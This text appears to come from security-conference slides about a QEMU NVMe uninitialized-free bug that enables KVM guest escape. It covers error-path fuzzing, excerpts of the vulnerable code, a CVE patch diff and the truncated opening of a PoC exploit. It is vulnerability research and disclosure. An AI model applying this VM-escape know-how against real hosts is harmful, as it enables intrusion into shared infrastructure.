



Scavenger: Misuse Error Handling Leading To QEMU/KVM Escape

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About

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- CTF player at AAA & A*0*E Team
- Research interest: Virtualization security

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- Security researcher at Ant Security Light-Year Lab
- Research interest: Virtualization security



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ANT GROUP SECURITY RESPONSE CENTER

Agenda

- QEMU and Error Handling Code
- Error Handling Code Directed Greybox Fuzzing
- Exploit Development
- Discussion

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QEMU Introduction

- QEMU is a generic and open source machine emulator and virtualizer
- i386, x86_64, mips, sparc, arm, risc-v
- Includes a huge collection of emulated devices (including NVMe controller)
- Active community (<https://www.qemu.org/>)




QEMU

VM Escape

- Lots of attack surface, especially device emulation
- High-quality vulnerability allows attacker to break out from a VM

NVMe Overview

- Defines an optimized Register interface, CMD & Feature set for PCIe SSDs
- Minimize MMIO writes in command Submission and Completion path
- Efficient support for I/O virtualization architectures like SR-IOV



Insightful CVE-2020-25084: USB use-after-free

```
hw/usb/hcd-ehci.c | 10 ++++++--  
1 file changed, 8 insertions(+), 2 deletions(-)  
  
diff --git a/hw/usb/hcd-ehci.c b/hw/usb/hcd-ehci.c  
index 58cceacbf83a..4da446d2de6b 100644  
--- a/hw/usb/hcd-ehci.c  
+++ b/hw/usb/hcd-ehci.c  
@@ -1373,7 +1373,10 @@ static int ehci_execute(EHCIPacket *p, const char *action)  
    spd = (p->pid == USB_TOKEN_IN && NL PTR_TBIT(p->qtd.altnext) == 0);  
    usb_packet_setup(&p->packet, p->pid, ep, 0, p->qtdaddr, spd,  
                     (p->qtd.token & QTD_TOKEN_IOC) != 0);  
-    usb_packet_map(&p->packet, &p->sgl);  
+    if (usb_packet_map(&p->packet, &p->sgl)) {  
+        qemu_sglist_destroy(&p->sgl);  
+        return -1;  
+    }  
    p->async = EHCI_ASYNC_INITIALIZED;  
}  
  
@@ -1453,7 +1456,10 @@ static int ehci_process_itd(EHCIState *ehci,  
    if (ep && ep->type == USB_ENDPOINT_XFER_ISOC) {  
        usb_packet_setup(&ehci->ipacket, pid, ep, 0, addr, false,  
                         (itd->transact[i] & ITD_XACT_IOC) != 0);  
-        usb_packet_map(&ehci->ipacket, &ehci->isgl);  
+        if (usb_packet_map(&ehci->ipacket, &ehci->isgl)) {  
+            qemu_sglist_destroy(&ehci->isgl);  
+            return -1;  
+        }  
        usb_handle_packet(dev, &ehci->ipacket);  
        usb_packet_unmap(&ehci->ipacket, &ehci->isgl);  
    } else {
```

- This flaw occurs while setting up the USB packet
- No check whether `usb_packet_map()` returns an error
- This flaw results in a denial of service and potentially exploitable

Insightful CVE-2020-25084: USB use-after-free



```
static int ehci_execute(EHCIPacket *p, const char *action)
{
...
...
    if (p->async == EHCI_ASYNC_NONE) {
        if (ehci_init_transfer(p) != 0) {
            return -1;
        }

        spd = (p->pid == USB_TOKEN_IN && NLPTR_TBIT(p->qtd.altnext) == 0);
        usb_packet_setup(&p->packet, p->pid, ep, 0, p->qtdaddr, spd,
                         (p->qtd.token & QTD_TOKEN_IOC) != 0);
        usb_packet_map(&p->packet, &p->sgl);
        p->async = EHCI_ASYNC_INITIALIZED;
    }

    trace_usb_ehci_packet_action(p->queue, p, action);
    usb_handle_packet(p->queue->dev, &p->packet);
...
}

return 1;
}
```

Free sgl

UAF

Use sgl



Insightful CVE-2020-25084: USB use-after-free



```
// hw/usb/libhw.c
int usb_packet_map(USBPacket *p, QEMUSGList *sgl)
{
    DMADirection dir = (p->pid == USB_TOKEN_IN) ?
        DMA_DIRECTION_FROM_DEVICE : DMA_DIRECTION_TO_DEVICE;
    void *mem;
    int i;


    for (i = 0; i < sgl->nsg; i++) {
        dma_addr_t base = sgl->sg[i].base;
        dma_addr_t len = sgl->sg[i].len;

        while (len) {
            dma_addr_t xlen = len;
            mem = dma_memory_map(sgl->as, base, &xlen, dir);
            if (!mem) {
                goto err;
            }
            if (xlen > len) {
                xlen = len;
            }
            qemu_iovec_add(&p->iov, mem, xlen);
            len -= xlen;
            base += xlen;
        }
    }
    return 0;

err:
    usb_packet_unmap(p, sgl);
    return -1;
}
```

- If `dma_memory_map` failed, it will go to `error` label
- In the `usb_packet_map` function, it will free `sgl`

QEMU – Error Handling Code



QEMU – Error Handling Code

Error Handling
Code

Resource
Release

Debug Report

Release Memory
or File Handler

Release locks

```
// accel/kvm/kvm-all.c (version 5.1.0)
static int kvm_set_user_memory_region(KVMMemoryListener *kml, KVMslot *slot, bool new)
{
...
...
    if (slot->memory_size && !new && (mem.flags ^ slot->old_flags) & KVM_MEM_READONLY) {
        /* Set the slot size to 0 before setting the slot to the desired
         * value. This is needed based on KVM commit 75d61fbc. */
        mem.memory_size = 0;
        ret = kvm_vm_ioctl(s, KVM_SET_USER_MEMORY_REGION, &mem);
        if (ret < 0) {
            goto err;
        }
    }
...
...
err:                                // error handling code
    trace_kvm_set_user_memory(mem.slot, mem.flags, mem.guest_phys_addr,
                             mem.memory_size, mem.userspace_addr, ret);
    if (ret < 0) {
        error_report("%s: KVM_SET_USER_MEMORY failed, slot=%d,"
                     " start=0x%" PRIx64 ", size=0x%" PRIx64 ": %s",
                     __func__, mem.slot, slot->start_addr,
                     (uint64_t)mem.memory_size, strerror(errno));
    }
    return ret;
}
```

QEMU – Error Handling Code

Error Handling
Code

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Release locks

```
// accel/kvm/kvm-all.c (version 5.1.0)
static int kvm_set_user_memory_region(KVMMemoryListener *kml, KVMslot *slot, bool new)
{
...
...
    if (slot->memory_size && !new && (mem.flags ^ slot->old_flags) & KVM_MEM_READONLY) {
        /* Set the slot size to 0 before setting the slot to the desired
         * value. This is needed based on KVM commit 75d61fbc. */
        mem.memory_size = 0;
        ret = kvm_vm_ioctl(s, KVM_SET_USER_MEMORY_REGION, &mem);
        if (ret < 0) {
            goto err;
        }
    }
...
...
err:                                // error handling code
    trace_kvm_set_user_memory(mem.slot, mem.flags, mem.guest_phys_addr,
                             mem.memory_size, mem.userspace_addr, ret);
    if (ret < 0) {
        error_report("%s: KVM_SET_USER_MEMORY failed, slot=%d,"
                     " start=0x%" PRIx64 ", size=0x%" PRIx64 ": %s",
                     __func__, mem.slot, slot->start_addr,
                     (uint64_t)mem.memory_size, strerror(errno));
    }
    return ret;
}
```

```
// qemu-io-cmds.c (version 5.1.0)
static void *qemu_io_alloc_from_file(BlockBackend *blk, size_t len,
                                     const char *file_name)
{
...
...
    if (ferror(f)) {
        perror(file_name);
        goto error;
    }
    if (pattern_len == 0) {
        fprintf(stderr, "%s: file is empty\n", file_name);
        goto error;
    }
...
...
error:                                // error handling code
    qemu_io_free(buf_origin);
    if (f) {
        fclose(f);
    }
    return NULL;
}
```

QEMU – Error Handling Code

Error Handling
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or File Handler

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```
// accel/kvm/kvm-all.c (version 5.1.0)
static int kvm_set_user_memory_region(KVMMemoryListener *kml, KVMslot *slot, bool new)
{
...
...
    if (slot->memory_size && !new && (mem.flags ^ slot->old_flags) & KVM_MEM_READONLY) {
        /* Set the slot size to 0 before setting the slot to the desired
         * value. This is needed based on KVM commit 75d61fbc. */
        mem.memory_size = 0;
        ret = kvm_vm_ioctl(s, KVM_SET_USER_MEMORY_REGION, &mem);
        if (ret < 0) {
            goto err;
        }
    }
...
...
err:                                // error handling code
    trace_kvm_set_user_memory(mem.slot, mem.flags, mem.guest_phys_addr,
                               mem.memory_size, mem.userspace_addr, ret);
    if (ret < 0) {
        error_report("%s: KVM_SET_USER_MEMORY failed, slot=%d,"
                     " start=0x%" PRIx64 ", size=0x%" PRIx64 ": %s",
                     __func__, mem.slot, slot->start_addr,
                     (uint64_t)mem.memory_size, strerror(errno));
    }
    return ret;
}
```

```
// accel/kvm/kvm-all.c (version 5.1.0)
static int kvm_section_update_flags(KVMMemoryListener *kml,
                                    MemoryRegionSection *section)
{
...
...
    while (size && !ret) {
        slot_size = MIN(kvm_max_slot_size, size);
        mem = kvm_lookup_matching_slot(kml, start_addr, slot_size);
        if (!mem) {
            /* We don't have a slot if we want to trap every access. */
            goto out;
        }
    ...
}
out:                                // error handling code
    kvm_slots_unlock(kml);
    return ret;
}
```

```
// qemu-io-cmds.c (version 5.1.0)
static void *qemu_io_alloc_from_file(BlockBackend *blk, size_t len,
                                     const char *file_name)
{
...
...
    if (ferror(f)) {
        perror(file_name);
        goto error;
    }
    if (pattern_len == 0) {
        fprintf(stderr, "%s: file is empty\n", file_name);
        goto error;
    }
...
...
error:                                // error handling code
    qemu_io_free(buf_origin);
    if (f) {
        fclose(f);
    }
    return NULL;
}
```

Error Handling Code Directed Greybox Fuzzing

Error Handling Code Directed Greybox Fuzzing

Static Analysis

Error Handling Code Directed Greybox Fuzzing

Static Analysis

1. Locate the *goto* statement in the code of virtual device

Error Handling Code Directed Greybox Fuzzing

Static Analysis

1. Locate the *goto* statement in the code of virtual device
2. Get the caller site to the *goto* statement and the code body of the *goto* statement

Error Handling Code Directed Greybox Fuzzing


Static Analysis

1. Locate the *goto* statement in the code of virtual device
2. Get the caller site to the *goto* statement and the code body of the *goto* statement
3. The information collected at step.2 is used to as the feedback to the directed fuzzing engine - AFLGo

Error Handling Code Directed Greybox Fuzzing

Static Analysis

1. Locate the *goto* statement in the code of virtual device
2. Get the caller site to the *goto* statement and the code body of the *goto* statement
3. The information collected at step.2 is used to as the feedback to the directed fuzzing engine - AFLGo



Scavenger - Uninitialized Free Vulnerability

- The misuse error handling is discovered in the NVMe device (Affected QEMU < 5.2.0)
- This misuse error handling leads to an uninitialized free vulnerability
- NVMe is used to provide virtual solid-state drives (SSDs) service
- We use it to win TianfuCup 2020 PWN Contest
- Fixed at version 5.2.0 of QEMU, no CVE assigned
- Exploit environment: Ubuntu20.04 Host, Ubuntu20.04 Guest, full protection such as NX, ASLR and PIE

Scavenger - Uninitialized Free Vulnerability

```
// hw/block/nvme.c      (version QEMU-5.1.0)
static uint16_t nvme_map_prp(QEMUSGList *qsg, QEMUIOVector *iov, uint64_t prp1,
                             uint64_t prp2, uint32_t len, NvmeCtrl *n)
{
    if (unlikely(!prp1)) {
        ...
    } else if (n->bar.cmbsz && prp1 >= n->ctrl_mem.addr &&
               prp1 < n->ctrl_mem.addr + int128_get64(n->ctrl_mem.size)) {
        qemu_iovec_init(iov, num_prps);                                // init iovec (type 1)
        qemu_iovec_add(iov, (void *)&n->cmbuf[prp1 - n->ctrl_mem.addr], trans_len);
    } else {
        pci_dma_sglist_init(qsg, &n->parent_obj, num_prps);           // init sglist (type 2)
        qemu_sglist_add(qsg, prp1, trans_len);
    }
    if (len) {
        if (unlikely(!prp2)) {
            trace_pci_nvme_err_invalid_prp2_missing();
            goto unmap;
        }
    }
    ...
unmap:
    qemu_sglist_destroy(qsg);                                         // error handling code
    return NVME_INVALID_FIELD | NVME_DNR;                            // just destroy sglist???
}
```

**Expected error handling
sglist malloc/free pair**

Scavenger - Uninitialized Free Vulnerability

```
// hw/block/nvme.c      (version QEMU-5.1.0)
static uint16_t nvme_map_prp(QEMUSGList *qsg, QEMUIOVector *iov, uint64_t prp1,
                           uint64_t prp2, uint32_t len, NvmeCtrl *n)
{
    if (unlikely(!prp1)) {
        ...
    } else if (n->bar.cmbsz && prp1 >= n->ctrl_mem.addr &&
               prp1 < n->ctrl_mem.addr + int128_get64(n->ctrl_mem.size)) {
        qemu_iovec_init(iov, num_prps);                                // init iovec (type 1)
        qemu_iovec_add(iov, (void *)&n->cmbuf[prp1 - n->ctrl_mem.addr], trans_len);
    } else {
        pci_dma_sglist_init(qsg, &n->parent_obj, num_prps);           // init sglist (type 2)
        qemu_sglist_add(qsg, prp1, trans_len);
    }
    if (len) {
        if (unlikely(!prp2)) {
            trace_pci_nvme_err_invalid_prp2_missing();
            goto unmap;
        }
    }
    ...
unmap:
    qemu_sglist_destroy(qsg);                                         // error handling code
    return NVME_INVALID_FIELD | NVME_DNR;                            // just destroy sglist???
}
```

Misuse error handling
inconsistent malloc/free pair

Uninitialized qsg



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NVMe - Uninitialized Free Vulnerability

What happens in qemu_sglist_destroy()?



```
void qemu_sglist_destroy(QEMUSGList *qsg)
{
    object_unref(OBJECT(qsg->dev));
    g_free(qsg->sg);
    memset(qsg, 0, sizeof(*qsg));
}
```

```
struct QEMUSGList {
    ScatterGatherEntry *sg;
    int nsg;
    int nalloc;
    size_t size;
    DeviceState *dev;
    AddressSpace *as;
};

// Uninitialized structure qsg
```

- Free the first element `sg` in uninitialized `qsg`

PoC

Here's how we triggered the bug

```
● ● ●

void exploit() {
    nvme_wr32(0x14, 0);                      // nvme_clear_ctrl

    nvme_wr32(0x28, gva_to_gpa(cmds));
    nvme_wr32(0x2c, gva_to_gpa(cmds) >> 32);

